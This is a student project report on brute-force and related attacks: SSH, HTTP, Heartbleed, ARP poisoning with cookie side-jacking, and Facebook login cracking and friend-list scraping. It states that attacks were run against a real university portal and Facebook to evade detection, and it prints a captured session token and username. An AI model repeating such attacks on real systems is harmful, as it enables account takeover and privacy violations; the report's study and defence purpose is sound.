



**WINTER SEM 2020-'21**

CSE3502: Information Security Management

**Project Report**

*On*

Demonstrating attack and prevention of brute-force attacks

*By*

*Nitin Ranjan, 18BCE0272*

*Under*

*Prof Ramani S,*

*SCOPE*

## Contents

1.	Introduction .....	3
2.	Project Background .....	4
2.1.	Previous Work .....	4
2.2.	Problem Statement.....	6
2.3.	Objectives .....	6
3.	Methodology.....	7
3.1.	Data Collection .....	7
3.2.	Tools used.....	7
3.3.	Attacks executed .....	7
	<i>Attacks and results have been summarized in appendices.</i> .....	7
3.4.	Experiment proposed .....	8
4.	Results .....	8
4.1.	Survey Results .....	8
4.2.	Observations .....	8
4.2.1.	Password Length vs Password strength.....	8
4.2.2.	Packet Sniffing and ARP Poisoning.....	9
4.2.3.	HTTP attack using Burp Suite.....	9
4.2.4.	SSH attack using nmap, Kali, metasploit and python .....	9
4.2.5.	Heartbleed Attack using Kali .....	9
4.2.6.	Facebook Login using brute force cracking .....	9
4.2.7.	Facebook web scrapping using Selenium.....	9
4.3.	Analysis.....	10
4.4.	Inference .....	10
5.	Conclusion .....	11
5.1.	Summary .....	11
5.2.	Scope of Study .....	11
5.3.	Base Papers and References.....	12
6.	Appendix: Experiment Snapshots and Demostration .....	14
6.1.	Appendix A: Heartbleed Attack, Packet Sniffing and ARP poisioning .....	14
6.2.	Appendix B: Demonstration of Brute Force Attacks: SSH attack and HTTP attack... 19	19
	Python script for SHA attack .....	22
6.3.	Facebook scripts.....	42

## 1. Introduction

In this project, the chief premise of discussion is Brute Force attacks. Brute force attacks are probably the simplest types of attacks on information and cyber security resources. However, the following points illustrate its modern standing in information and cyber security industry -

- This attack has been around for many years but still remains the most popular and widely used password cracking mechanism
- In terms of impact, brute force attacks are a very serious threat capable of affecting millions of accounts.
- If these attacks are not detected and addressed in a timely manner they can lead to theft of intellectual property and personally identifiable information, significant financial losses, and irreversible damage to a business's reputation.
- Brute force/Dictionary attacks increased 400% in 2017.
- Strength increased due to evolution of high speed GPUs and CPUs.
- 'Very large-scale attacks' have more than 30,000 malicious requests in less than 10 minutes.
- Reliable and simple for hackers and has a considerably high rate of success (~5% of all global attacks in 2020 were simple brute force attacks)




Figure 1.1: Brute Force attacks as a total of all attacks recorded in 2019 (source: F5 security)

In the modern day, Brute-force attacks have been increasingly used with multi-threading, GPU accelerator and other similar performance enhancer.

## 2. Project Background

### 2.1. Previous Work

- [1] A process driven project which took an algorithm, analyzed it and generated cookies, the name of the tool was BookScar. Process covered were – Installation in the attacked system, Logging into web application in the attacked machine and cookies are then collected by the tool, Runtime variables stores the cookies. Cookies are then archived and stored with a date stamp in a database, the system generates a new key ID. The problem with the experiment - it had many unexpected errors and the tool required a massive time and computation power pool for it to work which is not viable.
- [2] The algorithm proposed replaces the more expensive https with a cheaper OTC algorithm. One Time Cookie or OTC is generated using the first part of the proposed architecture. The second part of the architecture uses the python encryption library and encrypts the cookie data using AES-256. This makes the hijacking of cookies difficult by making them both short lived and encrypted.
- [3] The authors suggest a new protocol to be installed in the server to mitigate brute force attacks. Based on a supercomputer environment, the authors have suggested their model which consists of 6 operators – a syslog collector, a firewall monitor, a fail log parser, a drop event parser, an attack detector for SSH attacks and finally a tool to register the IP address of the attacking system.
- [4] The authors point out to the fact that while most companies use a host based IDS or log analysis for evading attacks, these systems have problems – the most important being the fact that the whole system collapses if the core hosting infrastructure is attacked. Other than this, it is not suitable for systems with heavy payloads as a lot of servers and a lot of hosts are needed that increases the set-up cost and computational cost of the whole infrastructure. So, the authors have proposed a web based brute force attack detection paradigm and prove that there is a minimal number of false positives and negatives because if data flow histograms are observed, the TCP information control filters can be applied and that makes it easier to eliminate false detections.
- [5] The authors propose an enhanced brute force algorithm based on FPGA hardware enhancements. The authors propose a parallelization algorithm that pipelines password generation and attack on various instance levels and then crack the MD5 hash algorithm. They then further test their model on various password instances trying to model a strict algorithm for a weak and a strong password.
- [6] The authors propose a comprehensive analysis of website through its ports, tcp/udp protocol, database vulnerability, https vs http server etc through various kali and non-kali tools to enlist all the necessary vulnerabilities. The authors claim that the pen test they propose shall ease the company of about 85% of the basic vulnerability issues that were prevalent at the time of publication.
- [7] The authors have proposed a model to study the way in which botnets improve brute-force attacks. They propose two models – an asynchronous bot attack and a synchronous bot attack purely on guesswork to randomize attacks. Finally, the authors propose a mathematical model of what they observe.

- [8] The authors propose a RFID protection mechanism by introducing a 3-layer communication model where the data can be retrieved only if it has been accessed using a key and that the middleware or the middle level of the communication receives a positive acknowledgement from the database.
- [9] The authors propose a novel method to investigate and stop brute force attacks on IoT devices by maintaining a real-time statistical model of the FTP requests generated. The authors further assume that most of these attacks are actually internal, especially in the case of IoT devices. Further, the authors try to correlate attack patterns with attack themselves and finally build a new model that can differentiate a normal traffic flow from that of an attack.
- [10] The authors propose a generic universal brute force attack algorithm that can crack any block cipher in reduced time by reducing the complexity of the algorithm itself. Most of the algorithm is based on assumptions on block ciphers and some very weak assumptions on the algorithm itself. The algorithm actually standardizes attacks by reducing the time taken to crack some standard sets of block ciphers.
- [11] The authors propose the use of a central control mechanism that regulates the pipelining and parallelization of the brute force attack on a RC\$ encryption. Through this, they aim to reduce both energy consumption and the space complexity of the encryption itself. This will also reduce the number of clock pulses involved in the process. Another feature proposed is to use a simple hardware accelerator to exploit the vulnerabilities in a dual port RAM.
- [12] The authors explore various ways in which SSH protocol can be exploited and also protected. The paper identifies the key ways in which a system identifies or authenticates a user. Based on their observation, the authors propose a new model based on statistical computation where instead of one, three reference points and four layers of identification or authorization of the user shall be carried out.
- [13] The authors propose a MemDecrypt visualization architecture to visualize the SSH attacks and communication between virtual networks. All these communications are encrypted under AES. Using cryptographic artefacts and data patterns, the authors try to deduce and differentiate a malicious transmission from a normal one.
- [14] The author explains ARP poisoning and carries out ARP poisoning by both sending fake requests and fake data. The author compares the ARP poisoning rate in various processors and four different operating systems – two versions of LINUX, MacOS and the Windows OS. Mac turns out to be the least secure against ARP poisoning. Further, the author discusses various ways in which ARP poisoning can be mitigated and/ or avoided.
- [15] The authors point out to the costly nature of the ARP poisoning methodologies employed at the time of the research publication and critiques them by stating that this cost does not allow the mitigation methods to be actually employed in the systems. The main reason for the high set-up and computational costs of these mitigation methods is that they require a change of the network protocol itself while avoiding ARP attack. The authors propose a new method where a new MAC address will be allocated to the PC once it is connected to a subnet mask being overlooked by another system.
- [16] The authors have proposed a fairly minimalistic and cost-effective means to avoid ARP poisoning or spoofing. The authors present a simple interface where several systems are being overlooked by an administrator. The user enters his network path in the interface which

automatically records the MAC address of the server. If the attacker tries to change the MAC address in the ARP table, the administrator is alerted who then takes necessary actions against the intruding network packets.

## **2.2. Problem Statement**

This will be demonstrated for 3 types of brute force attacks namely - SSH, HTTP and FTP brute force attacks. Finally, the man-in-the-middle attack using ARP poisoning will be demonstrated.

In this project, we will propose methodologies to detect and prevent brute force attacks using some existing tools and softwares. I have chosen four types of attacks namely –

1. SSH;
2. HTTP;
3. FTP Brute force attacks; and
4. The Man-in-the-middle attack using ARP spoofing and poisoning.

*In this report, given the fact that systems, websites and databases have become more secure and encrypted over time, the author shall try to explore attacks on both encrypted and unencrypted systems.*

## **2.3. Objectives**

The chief objective of the project is to –

1. Identify and evaluate passwords as a means to reduce the possibility of a successful brute force attack;
2. Identify means to carry out brute-force attacks using well-known tools like metasploit, burpsuite and kali linux;
3. Identify means to carry out brute-force attacks using more widely available tools like wireshark;
4. Identify means to carry out attacks on encrypted systems and interfaces like websites secured by HTTPS encryption.
5. To identify method to reduce the possibility of the success of attacks listed in 2-4.

### **3. Methodology**

#### **3.1. Data Collection**

Data on the topic is available in fairly large amount. This data has been collected by several institutions – both government and private in very large databases. The visualization of one such data was figure 1.1.

For the sake of this report, the author took a survey of a sample population of 150 respondents in the age group. The questions were:

1. What is the length of your password?
2. Do you adhere to a double authentication standard of login in all your portals?
3. How many copies of your password do you maintain in your computer or on a notebook or on your mobile?

The results have been summarized in the results and conclusion section.

Data in the experiments such as the time taken for the execution to complete etc. have been measured against compiler clock.

#### **3.2. Tools used**

The project and the concerned experiments aim at both exploiting the vulnerability in a system and then exploring tools or ways to overcome them. The following tools were used for the experiment –

1. Burp Suite
2. nmap
3. Kali Linux
4. Metasploitable Linux
5. Metasploit framework
6. Hamster Framework
7. Ferret Framework
8. Python Script
9. Selenium Web scraper Framework
10. Wireshark tool

#### **3.3. Attacks executed**

*Attacks and results have been summarized in appendices.*

The attacks that were carried out for the project are –

1. A generic brute force and a dictionary attack using the 2 million most common passwords as of 2019 to study the effects of password lengths and components on password strengths.
2. A simple SSH attack using Kali Linux on metasploitable linux – a python script was written for the purpose.
3. HTTP Attack using Burpsuite framework – a custom website with a database was designed for the same. The attack was carried out in three modes -
4. Heartbleed Attack using kali linux.
5. Packet sniffing using Wireshark

6. ARP poisoning and cookie hijacking using Hamster and Ferret.
7. Selenium to scrap Facebook data (against facebook policy). The experiment aims to scrap the list of friends and mutual friends on Facebook – an activity that has been removed from facebook and is against facebook guidelines since the Cambridge Analytica Scam. A script using Python selenium was prepared that stopped the scraping every 10 minutes and/or every 100 friends in order to avoid detection by Facebook automated policy enforcers.
8. A regular brute force attack to brute force into Facebook login

### 3.4.Experiment proposed

The attacks enlisted in section 3.3 were performed. Success or failure were recorded and time taken enlisted for each activity. The observations were recorded, tabulated and visualized. And conclusions and possible remedies were proposed.

## 4. Results

### 4.1. Survey Results

Question	Yes/other answer
1. What is the length of your password?	72% responded with 8 characters. While the remaining had longer.
2. Do you adhere to a double authentication standard of login in all your portals?	Only 42% said they did.
3. How many copies of your password do you maintain?	93% maintain at least 1 copy. About 35% maintain both a hot and a cold copy.

Table 4.1: Survey Results

### 4.2. Observations

#### 4.2.1. Password Length vs Password strength




Figure 4.1: Password Length and attributes vs cracking time in a simple brute force attack

## Dictionary Attack with the 2 million most common passwords




Fig 4.2: Dictionary attack time vs password length and attributed

### 4.2.2. *Packet Sniffing and ARP Poisoning*

The attacks were carried out on VIT Vpropel portal (<http://www.vpropel.in>).

The attacks were successful, the session cookie was successfully hijacked using Ferret and Hamster and the session recreated on an alien system without the need for any authentication.

Using Wireshark, the username and password of the user were extracted successfully.

*The demonstration has been summarized in appendix 6.1 both in video and images.*

### 4.2.3. *HTTP attack using Burp Suite*

The database and the user-list with the passwords was successfully extracted. Results are summarized in appendix 6.2

### 4.2.4. *SSH attack using nmap, Kali, metasploit and python*

The list of vulnerable ports, IP to attack were extracted using nmap and the attack was successfully carried and the name and passwords were extracted.

### 4.2.5. *Heartbleed Attack using Kali*

The HTTPS protocol was successfully breached. Data in transit hijacked. This exposed the fact that secured protocols like HTTPS and SSL are not completely secure.

*Attack demonstrated in Appendix 6.1 video link.*

### 4.2.6. *Facebook Login using brute force cracking*

The experiment failed. After about 20 minutes of continuous attack using about 500 possible combinations of passwords for a valid username, the login attempt was blocked.

### 4.2.7. *Facebook web scrapping using Selenium*

About 130 names of mutual friends and friends was scrapped after which Facebook blocked the attempt. The trial was thus partially successful. However, the time taken for this whole process was about 30 hours.

### **4.3. Analysis**

The following inferences can be drawn from the experiment –

1. Password strengths increase tremendously with the introduction of very simple changes in basic structure of characters. For instance, an attack on a string ‘abcd1234’ took less than 0.07 seconds to be cracked but ‘ac12beg9’ took about 4.5 seconds, an improvement of more than 70 times. Similarly, a password ‘Nitin25wasthe@kingofworld’ was not cracked even when GPU was separately used to accelerate the hardware and the code was run for about 1 hour.
2. It is very easy to crack non-encrypted web systems like the ones with HTTP protocol and can be attacked even by very simple tools that are readily available on the internet without any strong legal or associated policies with the same.
3. HTTPS and SSL encrypted systems are not free from brute-force attacks. Both data in transit and data at rest are vulnerable. In fact, SSL certification does not mean the website is secure.

### **4.4. Inference**

Brute-force attacks, despite their apparent simplicity are quite successful and powerful attack paradigms. So, the following steps should be adopted to avoid these attacks:

1. Adopting a 2-factor authentication paradigm to eliminate the possibility of a brute-force attack.
2. Adopting stronger encryption tools to eliminate the possibility of a HTTP or SSH attack. This shall also eliminate the possibility of cookie hijacking in HTTP or non-encrypted systems.
3. Adopting HSTPS policy to eliminate the types of attacks associated with HTTPS and SSL based attacks. Another way is to update policy to upgrade to SSL3 policy or higher.
4. Adopting stronger Firewall policies and also an IDS in the system.
5. A cheaper way is to use one-time cookie as proposed in [18]. The researchers claim that the cost is lesser than HTTPS encryption while providing a similar amount of encryption.

## **5. Conclusion**

### **5.1. Summary**

The project successfully studies 7 different instances of brute force attacks and establishes the fact that brute force attacks serve as a strong tool in the hands of the attacker despite being probably the oldest form of attacks and their apparent simplicity. This also explains the reason behind their continued prevalence in the age of strong algorithms and tools.

### **5.2. Scope of Study**

Given the large number of instances of successful brute-force attacks every year and the possibility of attacks despite the modern encryption tools like SSL, HTTPS and HSTPS – there is a strong need to continue study and research on the topic.

While most of the brute-force paradigms on the HTTP and similarly non-encrypted systems can be avoided using the modern tools like HTTPS, firewalls etc. if these systems themselves become susceptible to attacks, there is a strong need to develop better evasion and blocking tools as well as policies.

### 5.3. Base Papers and References

- [1] Pauli et al, 2011 “*CookieMonster: Automated Session Hijacking Archival and Analysis*”, IEEE
- [2] Renascence Tarafder Praty et al., “*Preventing session hijacking using One Time Cookie*”, 2020, IEEE
- [3] Jae-Kook Lee et al , “*Heavy-Tailed Distribution of the SSH Brute-Force Attack Duration in a Multi-user Environment*”, 2016, Journal of the Korean Physical Society, Vol. 69, No. 2, July 2016, pp. 253~258
- [4] Rick Hofstede et al , “*Flow-Based Web Application Brute-Force Attack and Compromise Detection*”, J Netw Syst Manage (2017) 25:735–758, Springer
- [5] Maruthi Gillela et al, “*Parallelization of brute-force attack on MD5 hash algorithm on FPGA*”, 2019 32nd International Conference on VLSI Design and 2019 18th International Conference on Embedded Systems (VLSID)
- [6] Defiana Arnaldy et al, “*Implementation and Analysis of Penetration Techniques Using the Man-In-The-Middle Attack*”, 2019 2nd International Conference of Computer and Informatics Engineering (IC2IE), IEEE
- [7] Salman Salamatian et al, “*Why Botnets Work: Distributed Brute-Force Attacks Need No Synchronization*”, IEEE Transactions On Information Forensics And Security, Vol. 14, No. 9, September 2019
- [8] Jung-Sik Cho et al, “*Consideration on the brute-force attack cost and retrieval cost: A hash-based radio-frequency identification (RFID) tag mutual authentication protocol*” , Springer, 2012
- [9] Deris Stiawan et al, “*Investigating Brute Force Attack Patterns in IoT Network*” Hindawi Journal of Electrical and Computer Engineering Volume 2019, Article ID 4568368, 13 pages, 2019, Hindawi
- [10] Jialin Huang et al, “*What is the Effective Key Length for a Block Cipher: an Attack on Every Block Cipher*” 2015
- [11] Riyadh Zaghloul Mahmood et al, “*High Speed Parallel RC4 Key Searching Brute Force Attack Based on FPGA*”, 2019 International Conference on Advanced Science and Engineering (ICOASE), University of Zakho, Duhok Polytechnic University, Kurdistan Region, Iraq
- [12] Akihiro Satoh et al, “*A new approach to identify user authentication methods towards SSH Dictionary attack detection*”, IEICE, Transactions on information and systems, April 2012
- [13] Peter McLAREN et al, “*Decrypting live SSH traffic in virtual environments*”, Elsevier, 2019
- [14] Indranil Jana, “*Effect of ARP poisoning attacks on modern operating systems*”, Information Security Journal : A global perspective, 22<sup>nd</sup> December, 2016
- [15] Seungpyo Hong et al “*Design and implementation of an efficient defense mechanism against ARP spoofing attacks using AES and RSA*”, Elsevier, Mathematical and Computer Modelling 58, 2013
- [16] Divya Sharma et al,“*Detection of ARP Spoofing: A Command Line Execution Method*”, IEEE, 2014

- [17] Mohammed, M. A., Degadzor, A. F., Effrim, B. F., & Appiah, K. A., “*Brute Force Attack Detection And Prevention On A Network Using Wireshark Analysis*”, International Journal Of Engineering Sciences & Research Technology, (2017), 6(6), 26-37. Doi:10.5281/Zenodo.802797
- [18] Renascence Tarafder Praty et al, “*Preventing Session Hijacking using Encrypted One-Time-Cookies*”, 978-1-7281-4695-9/20 , IEEE
- [19] Grover, Varsha And , Gagandeep, “*An Efficient Brute Force Attack Handling Techniques For Server Virtualization*” (March 30, 2020). Proceedings Of The International Conference On Innovative Computing & Communications (ICICC) 2020, Available At SSRN: <Https://Ssrn.Com/Abstract=3564447> Or <Http://Dx.Doi.Org/10.2139/Ssrn.3564447>


## 6. Appendix: Experiment Snapshots and Demonstration

### 6.1. Appendix A: Heartbleed Attack, Packet Sniffing and ARP poisoning


*The demonstration has been uploaded at link:*

<https://drive.google.com/drive/folders/1R6SJEbmgmD3zgzFEmTdayOnwGmtVR0Fl?usp=sharing>

The following diagrams explore ARP poisoning step-by-step. The video link above has a live demo of the same.



```
anubhav@anubhav-VirtualBox:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    qlen 1000
        link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
            inet6 ::1/128 scope host
                valid_lft forever preferred_lft forever
2: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ff:38:01 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.5/24 brd 192.168.100.255 scope global dynamic noprefixroute
        enp0s8
            valid_lft 307sec preferred_lft 307sec
            inet6 fe80::d83:b2b6:d6cd:1c19/64 scope link noprefixroute
                valid_lft forever preferred_lft forever
anubhav@anubhav-VirtualBox:~$
```



```
kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Ettercap

File Actions Edit View Help
[ (root💀 asura)-[~/Downloads/hamster/bin]
# ./hamster
--- HAMPSTER 2.0 side-jacking tool ---
beginning thread
Set browser to use proxy http://127.0.0.1:1234
DEBUG: set_ports_option(1234)
DEBUG: mg_open_listening_port(1234)
Proxy: listening on 127.0.0.1:1234
```

Hamster x +

127.0.0.1:1234

-- no cloned target --

No target has been selected yet

HAMSTER 2.0 Side-Jacking

[ [adapters](#) | [help](#) ]

**STEPS:** In order to sidejack web sessions, follow these steps. FIRST, click on the adapter nr targets appear. FOURTH, click on that target to "clone" it's session. FIFTH, purge the cook

**TIPS:** remember to refresh this page occasioally to see updates, and make sure to purge **WHEN SWITCHING** target, rember to close all windows in your browser and purge all cc

**Status**  
**Proxy:** No cloned target  
**Adapters:** eth0  
**Packets:** 7  
**Database:** 0  
**Targets:** 0

ubuntu [Running] - Oracle VM VirtualBox

Activities Firefox Web Browser May 24 16:43


Welcome to V-PROPEL

www.vpropel.in

VIT Vellore Institute of Technology Login Features Contact

V-PROPEL

Welcome to VIT  
PROgramming Portal for  
Enhanced Learning



**192.168.100.5**

[cookies]

- http://detectportal.firefox.com /success.txt
- http://www.vpropel.in/student/login
- http://www.vpropel.in/login/
- http://www.vpropel.in/login/
- http://www.vpropel.in/favicon.ico
- http://www.vpropel.in/
- http://www.vpropel.in/clone/10/core
- http://fcsdp.digicert.com/
- http://detectportal.firefox.com /success.txt?pv4

HAMSTER 2.0 Side-Jacking

[ adapters | help ]

STEPS: In order to sidejack web sessions, follow these steps. FIRST, click on the adapter menu and start sniffing. SECOND, wait a few seconds and make sure packets are being received. THIRD, wait until targets appear. FOURTH, click on that target to "clone" its session. FIFTH, purge the cookies from your browser just to make sure none of them conflict with the cloned targets. again.

TIPS: remember to refresh this page occasionally to see updates, and make sure to purge all cookies from the browser

WHEN SWITCHING target, remember to close all windows in your browser and purge all cookies first

Status

Proxy: Cloned target: 192.168.100.5


Adapters: eth0

Packets: 1159783

Database: 76

Targets: 1

- 192.168.100.5



## Cookie Info: 192.168.100.5

[www.vpropel.in]

- /
  - csrftoken = epwwL9908dCIYnzXXazfnTeGcu3WmSijKyyCgqqPSXyQc8fp0Gk1PurJroFwlqSr
  - last connection = "2021-04-27 15:45:41.873757"
  - username = 18BCE0186
